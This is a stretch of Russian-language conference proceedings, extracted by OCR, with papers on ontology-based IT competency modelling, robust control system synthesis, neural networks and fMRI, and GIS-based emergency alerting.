


Рис. 1 Иерархическая модель компетентности в разрезе ИТ-специальностей

Данная иерархическая модель показывает, что компетентность может быть представлена как совокупность компетенции, при этом специалист может быть компетентным только в том случае, когда он обладает всеми профессиональными компетенциями, образующими данную квалификацию. Таким образом, одновременно рассматриваются процессы построения мысленной (концептуальной) модели, и ее

воплощения в электронной форме в соответствии с методикой онтологического моделирования.

С помощью онтологического моделирования можно создать базу знаний, которая в свою очередь интегрирует в единую систему компетенции необходимых для усвоения ИТ-специалистов.

Основу онтологий содержат свойства, классы, объекты и ограничения, которые реализуют представление об объектах как о множестве сущностей, характеризуемых некоторым набором свойств [6]. Эти сущности состоят между собой в определенных отношениях, а также объединяются по определенным признакам (свойствам и ограничениям) в группы (классы). Классы (owl:Class) являются основными компонентами онтологии, которые описываются с помощью формальных конструкций. Созданная иерархия классов предметной области представлена на рисунке 2.




Рис. 2 Иерархия классов

После полного описания объектов и их свойств, предметную область можно представить как сложную иерархическую базу знаний, над которой осуществляются такие «интеллектуальные» операции, как семантический поиск и вывод логических заключений.

Семантическая сеть является сетевой моделью предметной области, имеющей вид ориентированного графа, вершинами (узлами) которой являются классы, а дугами (рёбрами) - направленные отношения или связи, соединяющие эти узлы. В семантической сети отображены типы отношений. На рисунке 3 представлена семантическая сеть, построенная в результате онтологического моделирования предметной области профессионального стандарта в редакторе Protege 5.1.




Рис. 3 Семантическая сеть взаимоотношения объектов

Таким образом, разработанная онтология дает возможность функционирования системы в рамках процесса формирования индивидуальных учебных курсов в области информационно-коммуникационных технологий. Она позволяет формировать дисциплины для обучения, которые формируют образовательные траектории, исходя из требуемых компетенций. Данную онтологию можно применить для создания запросов, содержащие набор требуемых компетенций, и определять направления образовательных программ, выстроить список дисциплин, которые им соответствуют.

Литература

1. Chi Y., “Developing curriculum sequencing for managing multiple texts in e-learning system,” in Proc. International Conference on Engineering Education. – 2010 - pp 78-89.
2. Libbrecht P., “Cross curriculum search through the geoskills’ ontology,” in Proc. SEAM’08, 2008, pp. 38-50.
3. Добросоцкая, И.В., Крахт, Л.Н. Система поддержки принятия решений при формировании индивидуальной траектории обучения // Вестник Воронежского государственного технического университета. – 2009. – Т. 5, № 9. – Стр. 197-200.
4. Жажа Е. Ю., Николаев А. Б., Строганов Д. В., Трещеткина Е. Ю., Приходько Л. В.Формализованная модель учебного плана в задаче оптимизации индивидуальной образовательной траектории // Наука и образование. – 2012. - №11 - Стр. 351-360.
5. Проекты профессиональных стандартов. http://atameken.kz/ru/pages/542-profstandart
6. Кайбасова Д.Ж. «Онтология как метод для интеграции данных в интеллектуальных системах» Труды Международной научно-практической конференции «Интеграция науки, образования и производства – основа реализации Плана нации» (Сагиновские чтения № 10) Часть 2, Караганда, 14-15 июня 2018г. - Стр. 90-92

СИНТЕЗ СИСТЕМЫ УПРАВЛЕНИЯ В КЛАССЕ ОДНОПАРАМЕТРИЧЕСКИХ СТРУКТУРНО-УСТОЙЧИВЫХ ОТОБРАЖЕНИЙ

Калиева С., Сарбасова А., Сеитова А.
Евразийский Национальный университет им. Л.Н.Гумилева, Астана, Республика Казахстан
e-mail: s.kaliyeva@mail.ru

***Аннотация**. Предложен новый метод построения робастной устойчивой системы управления в классе однопараметрических структурно-устойчивых отображений динамическими объектами, с неопределенными параметрами, что позволит предельно увеличить потенциал робастной устойчивости.*

При автоматизации различных процессов необходимо учитывать, что большинство реальных систем управления проектируется и функционирует в условиях неопределённости. При этом обычно неопределенность может быть обусловлена незнанием и невозможностью точного определения истинных значений параметров объектов управления, и непредсказуемым изменением их во времени в процессе эксплуатации. Поэтому в настоящее время актуальной проблемой для теории и практики управления динамическими объектами является разработка методов построения систем управления с повышенным потенциалом робастной устойчивости. В практических задачах, связанных с конструированием и моделированием процессов управления [1,2,3],

в условиях существенной параметрической неопределенности повышение потенциала робастной устойчивости исключит фактор попадания в хаотическое движение и гарантирует применимость моделей и надежность работы спроектированных систем управления. В общей постановке исследование робастной устойчивости состоит в указании ограничений на изменение параметров системы управления [2,3,4,7], при которых сохраняется устойчивость. Эти ограничения определяются областью устойчивости по неопределенным параметрам системы.

В связи с этим возникла необходимость в разработке моделей и методов построения системы управления с неограниченно расширяемой областью устойчивости при наличии внешних и внутренних возмущений, названные системами управления с повышенным потенциалом робастной устойчивости.

Рассмотрим задачу построения систем управления с повышенным потенциалом робастной устойчивости в классе однопараметрических структурно-устойчивых отображений для объектов с одним входам и с одним выходам.

1. Постановка задачи. Математическая формулировка модели

Пусть вектор состояния объекта управления измеряются полностью и система управляема полностью [3,4,5]. Рассмотрим управления с одним входом и с одним выходом.

Пусть динамика стационарной линейной системы управления описывается уравнением [1].

$$\frac{dx}{dt} = Ax + Bu, \tag{1}$$

где $x(t) \in R^n$, — вектор состояния, $u(t) \in R^1$, - управляющее воздействие

$$A = \begin{Vmatrix} 0 & 1 & 0 & \dots & 0 \\ 0 & 0 & 1 & \dots & 0 \\ \dots & \dots & \dots & \dots & \dots \\ 0 & 0 & 0 & \dots & 1 \\ -a_n & -a_{n-1} & -a_{n-2} & \dots & -a_1 \end{Vmatrix}, B = \begin{Vmatrix} 0 & 0 & \cdots & 0 \\ 0 & 0 & \cdots & 0 \\ \dots & \dots & \dots & \dots \\ 0 & 0 & \dots & 0 \\ b_1 & b_2 & \cdots & b_n \end{Vmatrix}$$

Вектор состояния $x(t)$ системы (1) считается доступным к измерению. Рассматривается закон управления, заданные в форме однопараметрических структурно-устойчивых отображений в виде [2]:

$$u_i = -x_i^3 + k_i x_i, \tag{2}$$

где, $k_i (i = 1, \dots, n)$ - подлежащая определению коэффициенты регулятора с повышенным потенциалом робастной устойчивости.

Система управления с повышенным потенциалом робастной устойчивости синтезируемая в классе однопараметрических структурно-устойчивых отображений развернутой форме представляется в виде:

$$\begin{cases} \dfrac{dx_1}{dt} = x_2 \\ \dfrac{dx_2}{dt} = x_3 \\ \dots \\ \dfrac{dx_{n-1}}{dt} = x_n \\ \dfrac{dx_n}{dt} = -x_1^3 + (k_1 - a_n)x_1 - x_2^3 + (k_2 - a_{n-2})x_2 -, \dots, -x_n^3 + (k_n - a_1) \end{cases} \quad (3)$$

Качество и устойчивость системы управления с повышенным потенциалом робастной устойчивости в классе однопараметрических структурно-устойчивых отображений определяются коэффициентами $k_i (i = 1, \dots, n)$ замкнутой системы управления. Поэтому обеспечение требуемых переходных процессов в системе т.е. требуемых качества управления в системе может быть достигнуто если коэффициенты $k_i (i = 1, \dots, n)$ замкнутой системы управления с повышенным потенциалом робастной устойчивости [8,9,10] в классе однопараметрических структурно-устойчивых отображений имеет заданные значение. Это непосредственно приводит к условию получения заданных коэффициентов $d_i (i = 1, \dots, n)$ замкнутой системы с повышенным потенциалом робастной устойчивости, построенный в классе однопараметрических структурно-устойчивых отображений.

2. Стационарные состояние системы

Стационарные состояний системы (1) или (3) определяются решениями системы алгебраических уравнений:

$$\begin{cases} x_{2s} = 0 \\ x_{3s} = 0 \\ \dots \ \dots \ \dots \ \dots \ \dots \\ x_{ns} = 0 \\ -x_{1s}^3 + (k_1 - a_n)x_{1s} - x_{2s}^3 + (k_2 - a_{n-1})x_{2s} - x_{3s}^3 + (k_3 - a_{n-2})x_{3s} - \\ -, \dots, -x_{ns}^3 + (k_n - a_1)x_{ns} = 0 \end{cases} \quad (4)$$

Из (4) находим стационарные состояний системы (3):

$$x_{1s} = x_{2s} =, \dots, = x_{ns} = 0, \quad (5)$$

Другие стационарные состояний системы (3) будут определяться решениями уравнений

$$-x_{is}^2 + k_i - a_{n-i+1} = 0, \ i = 1, \dots, n$$

При отрицательном $k_i - a_{n-i+1} (k_i - a_{n-i+1} < 0, i = 1, \dots, n)$ это уравнение имеет мнимое решение, что не может соответствовать какой либо физически возможной ситуаций [11,12,13]. При $k_i - a_{n-i+1}, i = 1, \dots, n$ данное уравнение допускает следующие стационарные состояния

$$x_{is}^{2,3} = \pm\sqrt{k_i - a_{n-i+1}}, i = 1,\ldots,n \tag{6}$$

Эти состояния (6) сливаются с (5) при параметре системы управления $k_i - a_{n-i+1} = 0$ и ответвляются от него при $k_i - a_{n-i+1} > 0$.

3. Исследование асимптотической устойчивости стационарных состояний

Для исследования робастной устойчивости установившихся состояний (5) и (6) воспользуемся градиентно-скоростным методом вектор-функций Ляпунова.

Находим условие робастной асимптотической устойчивости состояния (5) градиентно-скоростным методом вектор-функцийА.М.Ляпунова.

Из уравнения состояния (3) системы управления находим компонентов вектор градиента вектор-функцийА.М.Ляпунова $V(x) = (V_1(x), V_2(x), \ldots, V_n(x))$.

$$\begin{cases} \frac{\partial V_1(x)}{\partial x_1} = 0, \frac{\partial V_1(x)}{\partial x_2} = -x_2, \frac{\partial V_1(x)}{\partial x_3} = 0, \ldots, \frac{\partial V_1(x)}{\partial x_n} = 0 \\ \frac{\partial V_2(x)}{\partial x_1} = 0, \frac{\partial V_2(x)}{\partial x_2} = 0, \frac{\partial V_2(x)}{\partial x_3} = -x_3, \ldots, \frac{\partial V_2(x)}{\partial x_n} = 0 \\ \ldots \quad \ldots \quad \ldots\ldots \quad \ldots \quad \ldots \\ \frac{\partial V_{n-1}(x)}{\partial x_1} = 0, \frac{\partial V_{n-1}(x)}{\partial x_2} = 0, \frac{\partial V_{n-1}(x)}{\partial x_3} = 0, \ldots, \frac{\partial V_{n-1}(x)}{\partial x_n} = -x_n \\ \frac{\partial V_n(x)}{\partial x_1} = x_1^3 - (k_1 - a_n)x_1, \frac{\partial V_n(x)}{\partial x_2} = x_2^3 - (k_2 - a_{n-1})x_2, \frac{\partial V_n(x)}{\partial x_3} = \\ = x_3^3 - (k_3 - a_{n-2})x_3 + \ldots, + x_n^3 - (k_n - a_1)x_n \end{cases} \tag{7}$$

Также из (3) находим разложение вектора скорости по координатам $x_1, x_2, \ldots, x_n$:

$$\begin{cases} \left(\frac{dx_1}{dt}\right)_{x_1} = 0, \left(\frac{dx_1}{dt}\right)_{x_2} = x_2, \left(\frac{dx_1}{dt}\right)_{x_3} = 0, \ldots, \left(\frac{dx_1}{dt}\right)_{x_n} = 0; \\ \left(\frac{dx_2}{dt}\right)_{x_1} = 0, \left(\frac{dx_2}{dt}\right)_{x_2} = 0, \left(\frac{dx_2}{dt}\right)_{x_3} = x_3, \ldots, \left(\frac{dx_2}{dt}\right)_{x_n} = 0; \\ \ldots \quad \ldots \quad \ldots \\ \left(\frac{dx_{n-1}}{dt}\right)_{x_1} = 0, \left(\frac{dx_{n-1}}{dt}\right)_{x_2} = 0, \left(\frac{dx_{n-1}}{dt}\right)_{x_3} = 0, \ldots, \left(\frac{dx_{n-1}}{dt}\right)_{x_n} = x_n; \\ \left(\frac{dx_n}{dt}\right)_{x_1} = -x_1^3 + (k_1 - a_n)x_1, \left(\frac{dx_n}{dt}\right)_{x_2} = -x_2^3 + (k_2 - a_{n-1})x_2, \\ \left(\frac{dx_n}{dt}\right)_{x_3} = -x_3^3 + (k_3 - a_{n-2})x_3, \ldots, \left(\frac{dx_n}{dt}\right)_{x_n} = -x_n^3 + (k_n - a_1)x_n, \end{cases} \tag{8}$$

Полную производную по времени ответвектор функций Ляпунова, как скалярное произведение вектора градиента (7) на вектор скорости (8) получим в виде.

$$\frac{dV(x)}{dt} = \frac{\partial V(x)}{\partial x}\frac{dx}{dt} = \sum_{i=1}^{n}\sum_{j=1}^{n}\frac{\partial V_i(x)}{\partial x_j}\left(\frac{dx_i}{dt}\right)_{x_j} = -x_2^2 - x_3^2 - \ldots - x_n^2 - (x_1^3 - (k_1 - a_n)x_1)^2 - \tag{9}$$

$$-(x_2^3 - (k_2 - a_{n-1})x_2)^2 - (x_3^3 - (k_3 - a_{n-2})x_3)^2 - \ldots - (x_n^3 - (k_n - a_1)x_n)^2,$$

Условия отрицательной определенности полной производной по времени от функции Ляпунова всегда будет выполняться. По компонентам вектора градиента получим вектор функций Ляпунова скалярной форме можем представить в виде:

$$V(x)=\frac{1}{4}x_1^4-\frac{1}{2}(k_1-a_n)x_1^2+\frac{1}{4}x_2^4-\frac{1}{2}(k_2-a_{n-1}+1)x_2^2-\frac{1}{4}x_3^4-$$
$$-\frac{1}{2}(k_3-a_{n-2}+1)x_3^2+,\ldots,+\frac{1}{4}x_n^4-\frac{1}{2}(k_n-a_1+1)x_n^2, \quad (10)$$

Функция (10) удовлетворяет условиям существования функций Ляпунова, если выполняется следующие условий.

$$\begin{cases} k_1-a_n<0 \\ k_2-a_{n-1}+1<0 \\ k_3-a_{n-2}+1<0 \\ \ldots \\ k_n-a_1+1<0 \end{cases} \quad (11)$$

Таким образом, стационарное состояние (4) является устойчивой если удовлетворяется условий (11).

Вывод. Использование однопараметрических структурно-устойчивых отображений для построения систем управления технологическим процессом показывает, что неустойчивая система управления при любом значений неопределенного параметра не только стабилизируется, но и не имеет ограничений на изменение неопределенных параметров технологического процесса.

В практических задачах, связанных с конструированием и моделированием процессов управления в технике, экономике, биологии и других сферах в условиях существенной параметрической неопределенности повышенный потенциал робастной устойчивости является одним из ключевых факторов гарантирующих системе управления от попадания хаотическому движению и гарантирует применимость моделей и надежность работы спроектированных систем управления.

Литература

1. Воронов А.А., Матросов В.М. Метод векторных функций Ляпунова в теории устойчивости – М.: Наука, 1987. – 312 с.
2. GregoireNicolis, Ilya Prigogine. Exploring Complexity an Introduktion. – New York: W.H. Freeman & Co., 1989.
3. Гилмор Р. Прикладная теория катастроф. В 2-х томах. Т.1. – М.: Мир, 1984.
4. Томпсон Дж. М.Т. Неустойчивости и катастрофы в науке и технике: Пер. с англ. – М.: Мир, 1985. – 254 с., ил.
5. Beisenbi M.A., Abitova G.A., Nikulin V., Ainagulova A., Yermekbarva J. Design of Complex Automation System for Effective Control of Technological Processes of Industry. // 3d International Conference on Industrial Engineering and Operations Management (IEOM 2012), Istanbul, Turkey,2012. – Proceedings of the IEOM 2012.
6. Андреев Ю.Н. Управление конечномерными линейными объектами. М.: Наука, 1976. 424с.
7. Андриевский Б.Р., Фрадков А.Л. Избранные главы теории автоматического управления с примерами на языке MATLAB. – СПб.: Наука, 2000. - 475с.
8. Rama K. Yedavalli. Robust Control of Uncertain Dynamic Systems: A Linear State Space Approach

9. Галимова Р.Ф., Сатыбалдина Д.К. Построение систем управления с повышенным потенциалом робастной устойчивости для объектов с одним входом и одним выходом.//Наука вчера, сегодня, завтра: сб. ст. по матер. VII междунар. науч.-практ. конф. № 7(7). – Новосибирск: СибАК, 2013.

10. Кукаренко Н.В. Синтез модальных регуляторов при неполной управляемости объектов.//Известия Академии наук. Российская академия наук. Техническая кибернетика, 1992. №3

11. Гантмахер Ф.Д. Теория матриц. М.: Наука, 1967. Стрейц В. Метод пространства состояний в теории дискретных линейных систем управления//Перевод с англ. языка. М.: Наука, 1985.

12. Бейсенби М.А. Исследование робастной устойчивости систем автоматического управления методом функций А.М. Ляпунова –Астана: ТОО "DR - Project", 2015. –204с.

13. Beisenbi M.A., Nikulin V.V., Abitova G.A. Design of a Control System with High Robust Stability Characteristics. // ICUMT 2011, 3rd International Congress on Ultra Modern Telecommunications and Control Systems, 5-7 October, 2011. – Budapest, Hungary.

НЕЙРОННЫЕ СЕТИ, КОТОРЫЕ ИМИТИРУЮТ СТРУКТУРУ И СВОЙСТВА НЕРВНОЙ СИСТЕМЫ

Калижанова А., Кожахмет Б.

КН МОН РК, Институт информационных и вычислительных технологий, г. Алматы

e-mail: banu_kozhakhmet@mail.ru

Магниторезонансная визуализация с учетом степени оксигенирования крови представляет собой вариант функциональной магниторезонансной визуализации, которая чувствительна к изменению соотношения между оксигенированным и деоксигенированным гемоглобином в небольших кровеносных сосудах, питающих кластеры нейронов головного мозга. Однако функциональная магниторезонансная визуализация с учетом степени оксигенирования крови позволяет определять только отношение оксигенированного гемоглобина к деоксигенированному, но не само абсолютное значение регионального церебрального кровотока. Вследствие этой особенности функциональной магниторезонансной визуализации с учетом степени оксигенирования крови требуется, чтобы базовое состояние, с которым необходимо сравнивать активность головного мозга в состоянии, представляющем интерес, включалось в каждый эксперимент с использованием функциональной магниторезонансной визуализации с учетом степени оксигенирования крови. Упомянутое соотношение тесно связано с нейронной интенсивностью обмена веществ, которая, в свою очередь, сильно коррелированна с активностью нейронов (Chen, 1999). Поэтому изменение соотношения между оксигенированным и деоксигенированным гемоглобином является показателем активности нейронов в головном мозгу.

В настоящее время способ функциональной магниторезонансной визуализации с учетом степени оксигенирования крови используется наиболее часто, однако, другие способы функциональной магниторезонансной визуализации, такие как функциональная магниторезонансная визуализация с маркировкой артериальным спиновым эхом, могут использоваться взаимозаменяемым образом со способом, учитывающим степень оксигенирования крови (Aguirre et al., Neuroimage 15: in press (2002)). В других способах функциональной магниторезонансной визуализации можно получать абсолютные значения регионального церебрального кровотока.

Последние достижения в области повышения скорости вычислений и памяти позволяют получать изображение одного 4-миллиметрового среза головного мозга меньше чем за 100 мс. Двадцать 4-миллиметровых срезов охватывают большую часть коры головного мозга, обеспечивая возможность получения изображения всего головного мозга каждые 2 с. Картина изменения соотношения между оксигенированным и деоксигенированным гемоглобином одинакова для ряда когнитивных и сенсорных задач и называется функцией гемодинамической реакции. Получение изображений всего головного мозга через каждые 1-6 с обеспечивает возможность контроля и отображения характеристики функции гемодинамической реакции для отдельных раздражителей в течение когнитивных процессов.

Частота и порядок следования раздражителей, которые включены в задачу функциональной магниторезонансной визуализации, связанной с событиями, влияют на статистическую мощность испытания. Еще недавно частота функции гемодинамической реакции головного мозга (1 цикл приблизительно за 15 с) ограничивала скорость представления раздражителей до одного за 15 с. В появившейся недавно работе показан основанный на преобразовании Фурье способ деконволюции характеристики функции гемодинамической реакции на отдельные раздражители, которые представляются с большей частотой по сравнению с частотой функции гемодинамической реакции в случае, если интервалы между раздражителями являются переменными. Такие парадигмы названы «функциональной магниторезонансной визуализацией, связанной с событиями с получением быстрого нервного возбуждения» (Burock et al., NeuroReport 9: 3735-3739 (1998). Этот способ обеспечивает возможность увеличения на порядок амплитуды для ряда раздражителей, представляемых в единицу времени, и поэтому повышения статистической мощности.

Парадигмы, которые эффективны при скорости представления раздражителей в количестве одного за 15 с, могут быть преобразованы в парадигму функциональной магниторезонансной визуализации, связанной с событиями, с получением быстрого нервного возбуждения, чтобы путем такого подхода максимизировать статистическую мощность.

Нейронные сети – раздел искусственного интеллекта, в котором для обработки сигналов используются явления, аналогичные происходящим в нейронах живых существ.

Исследования по искусственным нейронным сетям связаны с тем, что способ обработки информации человеческим мозгом в корне отличается от методов, применяемых обычными цифровыми компьютерами. Мозг представляет собой чрезвычайно сложный, нелинейный, параллельный компьютер. Учеными доказано, что мозг состоит из огромного числа структурных компонентов – нервных клеток, называемых также нейронами. Нейрон создает соединения с другими нейронами, количество которых может составлять от 10 до 100 000 в точках сопряжения. Сигналы, распространяемые по нейронной сети, управляют активностью мозга в течение короткого интервала, а также становятся причиной долговременных изменений состояния самих нейронов и их соединений.

Мозг человека обладает способностью организовывать работу нейронов, так, чтобы они могли выполнять конкретные задачи (такие как распознавание образов, обработку сигналов органов чувств, моторные функции) во много раз быстрее, чем могут позволить самые быстродействующие современные компьютеры.

Разработка искусственных нейронных сетей началась в начале XX века, но только в 90-х годах, когда вычислительные системы стали достаточно мощными, нейронные сети получили широкое распространение. Создание нейронных сетей было вызвано попытками понять принципы работы человеческого мозга и, без сомнения, это будет влиять и на дальнейшее их развитие. Однако, в сравнении с человеческим мозгом

нейронная сеть сегодня представляют собой весьма упрощенную модель, но несмотря на это весьма успешно используются при решении самых различных задач. Хотя решение на основе нейронных сетей может выглядеть и вести себя как обычное программное обеспечение, они различны в принципе, поскольку большинство реализаций на основе нейронных сетей «обучается», а «не программируется»: сеть учиться выполнять задачу, а не программируется непосредственно.

Сравнение производительности человеческого мозга и компьютера. Мозг и цифровой компьютер выполняют совершенно разные задачи и имеют различные свойства. В типичном мозгу человека имеется в 1000 раз больше нейронов, чем логических элементов в процессоре типичного компьютера высокого класса. В соответствии с законом Мура и с учетом того, что по некоторым расчетам, количество нейронов в мозгу должно удваиваться примерно через каждые 2-4 миллиона лет, может быть сделан прогноз, что количество логических элементов в процессоре станет равным количеству нейронов в мозгу примерно к 2020 году. Безусловно, эти прогнозы мало о чем говорят; кроме того, это различие в отношении количества элементов является незначительным по сравнению с различием в скорости переключения и степени распараллеливания. Микросхемы компьютера способны выполнить отдельную команду меньше чем за наносекунду, тогда как нейроны действуют в миллионы раз медленнее. Но мозг сторицей восполняет этот свой недостаток, поскольку все его нейроны действуют одновременно, тогда как большинство современных компьютеров имеет только один процессор (но с несколькими ядрами) или небольшое количество процессоров. Таким образом, даже несмотря на то, что компьютер обладает преимуществом более чем в миллион раз в физической скорости переключения, оказывается, что мозг по сравнению с ним выполняет все свои действия примерно в 100 000 раз быстрее.

Нейронные сети привлекательны с интуитивной точки зрения, ибо они основаны на примитивной биологической модели нервных систем. В будущем развитие таких нейробиологических моделей может привести к созданию действительно мыслящих компьютеров. Главная задача в этом плане – исследовать весь мозг, который состоит из 1080 известных на сегодняшний день его разделов. Основываясь на этом, выделив конкретную область мозга для изучения, медики смогут поставить достоверно правильный диагноз.

Программы ИИ смогут упростить постановку диагноза, исключить ошибки. Это, безусловно, понизит уровень, неправильных диагнозов. Уже давно существуют аналогичные проекты, которые помогают исключить ошибки, но в Казахстане пока, что нет аналогов данной работе. Методика исследования. В диссертационной работе используются программа, посредством которой можно выделить оптимизационную линию для определения проблем в человеческом мозге.

Литература

1. Боровикова В.П. Нейронные сети. STATISTIC A Neural Networks: Методология и технологии современного анализа данных / Под редакцией. 2-е изд., 2008. 392 с.

2. Галушкин А.И. Многослойные системы распознавания образов. М.: МИЭМ, 1970. 167 с.

3. Галушкин А.И. Нейронные сети: основы теории. М.: Горячая линия-Телеком, 2010. 496 с.

4. Галушкин А.И. Нейрокомпьютеры (Нейрокомпьютеры и их применение. Кн. 3). М.: ИПРЖР, 2000. 528 с.

5. Горбань А.Н., Дунин-Барковский В.Л., Миркес Е.М. Нейроинформатика / Новосибирск: Наука, Сибирское предприятие РАН, 1998. 296 с.

6. Горбань А.Н., Россиев Д.А. Нейронные сети на персональном компьютере / Отв. ред. В. И. Быков; Новосибирск: Наука, 1996. 270 с.
7. Гужва А.Г., Доленко С.А., v Персианцев И.Г. Методика отбора существенных входных признаков при нейросетевом решении задач регрессии // «Нейрокомпьютеры: разработка, применение» : науч.-тех. журн. 2010. № 3.
8. Де Грот М. Оптимальные статистические решения. М.: Мир, 1974. 492 с.
9. Маккалох Дж., Питтс У. Логические исчисления идей, относящихся к нервной деятельности // Автоматы. М.:ИЛ, 1956.

ТЕЛЕКОМУННИКАЦИОННЫЕ И ГИС-ТЕХНОЛОГИИ ДЛЯ ОРГАНИЗАЦИИ ОПОВЕЩЕНИЯ НА ТЕРРИТОРИАЛЬНЫХ ОБЪЕКТАХ

Калимолдаев М.Н., Сонькин М.А., Яворский В.В.
Институт информационных и вычислительных технологий КН МОН РК, Казахстан
Томский политехнический университет, Россия
e-mail: yavorskiy-v-v@mail.ru

Аннотация. *Рассмотрены возможности организации оповещения о чрезвычайных ситуациях на территориальных объектах с использованием современных телекоммуникационных технологий передачи данных, различных каналов связи, а также применением геоинформационных систем.*

Анализ состояния окружающей среды с целью оповещения и ликвидации чрезвычайных ситуаций в современных условиях должен носить постоянный характер.

Наиболее эффективным является мониторинг состояния объектов с привязкой к конкретной территории – городу, району, области. Это может быть реализовано при использовании интерактивной геоинформационной системы (ГИС).

Интерактивная ГИС обеспечивает множество разнообразных операций обработки цифровых карт, данных дистанционного зондирования, моделей рельефа, объектов и др. Предусмотреть все функции работы с пространственными данными, необходимые для тонкой настройки системы под конкретную задачу невозможно без включения в пакет интерактивной ГИС дополнительных функций [6]. Предлагается разработать и использовать хорошо специфицированные и оптимизированные по скорости доступа команды обработки геоданных, позволяющие создавать пользовательские приложения и тем самым приспосабливать ГИС к конкретным производственным условиям.

Средства создания приложений используются для расширения функциональных возможностей ГИС. Если существует возможность доступа к пространственным данным из программы, можно создавать любые дополнительные функции работы с этими данными. Для многих ГИС имеются свободные и коммерческие библиотеки таких дополнительных функций, приспосабливающие ГИС к практическим задачам.

Разработчики ГИС-продуктов должны обеспечивать возможность максимально простого, не требующего специальных знаний режима работы пользователя с пространственной информацией.

Языки создания приложений также используются в ГИС для определения заданий. При работе с большим количеством однотипных слоев часто выполняется одна и также последовательность операций обработки. Основная трудоемкость и затраты времени здесь ложатся на взаимодействие оператора с интерфейсом ГИС. Кроме того, такая однообразная, механическая работа приводит к снижению внимания оператора и

возникновению ошибок. Чтобы автоматизировать труд оператора, создается программа-задание, полностью повторяющая действия оператора при работе с ГИС.

В современном программном обеспечении ГИС большая часть систем включает средства для решения поставленной выше задачи. В ГИС Arcview используется язык создания приложений Avenue, в ГИС MapInfo – MapBasic, в ERDAS для создания скриптов имеется макроязык EML, в GRASS задания формируются на языке командной оболочки shell и т.д.

